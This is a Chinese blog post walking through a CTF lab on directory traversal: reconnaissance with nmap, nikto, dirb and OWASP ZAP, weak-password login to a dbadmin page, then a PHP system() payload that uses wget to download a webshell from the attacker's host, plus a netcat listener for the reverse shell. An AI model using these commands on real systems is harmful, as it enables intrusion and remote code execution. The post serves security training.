CTF训练 web安全目录遍历

原创

野九 于 2019-06-13 20:40:17 发布 3945 收藏 5
分类专栏： 夺旗 文章标签： ctf 夺旗

目录遍历漏洞介绍

路径遍历攻击（也称为目录遍历）旨在访问存储在Web根文件夹之外的文件和目录。通过操纵带有“点-斜线（…）”序列及其变化的文件或使用绝对文件路径来引用文件的变量，可以访问存储在文件系统上的任意文件和目录，包括应用程序源代码、配置和关键系统文件。
需要注意的是，系统操作访问控制（如在微软Windows操作系统上锁定或使用文件）限制了对文件的访问权限。
这种攻击也称为“点-点斜线”、“目录遍历”、“目录爬升”和“回溯”。

信息探测

这次只说一下信息探测的以往的语法：

扫描主机服务信息以及服务版本

```
nmap -sV 靶场IP地址
```

快速扫描主机全部信息

```
nmap -T4 -A -v 靶场IP地址
```

探测敏感信息

```
nikto -host http://靶场IP地址:端口
目录信息探测 dirb http://靶场IP:端口
```

深入挖掘


分析nmap 、nikto扫描结果，并对结果进行分析，挖掘可以利用的信息；
例如：端口开放的http服务要充分利用。
敏感目录
一些url（dbadmin、php）等一些敏感词汇。


接着使用浏览器打开 http://ip:port/敏感页面，查看敏感信息，找到可利用的位置；

漏洞扫描

owasp-zap web漏洞扫描器，自动挖掘web应用程序中的漏洞

打开终端输入owasp-zap 会出现一下所示：





然后利用扫描器进行扫描，扫描完毕之后，alerts选项如果出现红色图标那就证明是高危漏洞。点击会出现目录信息。即目录遍历漏洞。

分析漏洞扫描结果

利用目录遍历漏洞获取shell思路：

上传webshell到服务器，之后通过对应的目录遍历路径访问webshell，执行webshell。在kali linux当中获取反弹shell;

敏感页面上传shell

dbadmin 敏感目录有敏感页面，浏览器访问，使用弱口令尝试登陆；
使用admin进行登录可以进入系统后台。

登陆页面之后 查找可利用的写webshell的点；


使用/usr/share/webshells/php/下的webshell
打开终端输入 cd /usr/share/webshells/php 打开该目录，然后使用ls进行查看webshell

利用`cp 文件名/root/Desktop`进行下载到桌面。

然后利用cd ls gedit进行查看下载内容（也可以进行修改其内容：IP地址修改为攻击机的IP地址ifconfig进行查看，端口号可以随意修改）。

修改webshell名称：```mv 文件名 修改后的文件名``

在系统后台新建数据库，数据表，字段（写入<?php system("cd /tmp;wget http://ip:port/webshell.php;chmod +x webshell.php;php webshell");?>）



进行如上操作进行写入。便于复制粘贴上传webshell。

监听反弹shell

创建服务器用于靶场机器下载对应webshell

```
python -m “SimpleHTTPServer”
```

启动监听 nc

```
nc -nlvp 端口号
```

端口号为上述自己修改的端口号。

输入id进行查看对应的权限

启动终端

```
python -c “import pty;pty.spawn(‘/bin/bash’)”
```

返回对应的终端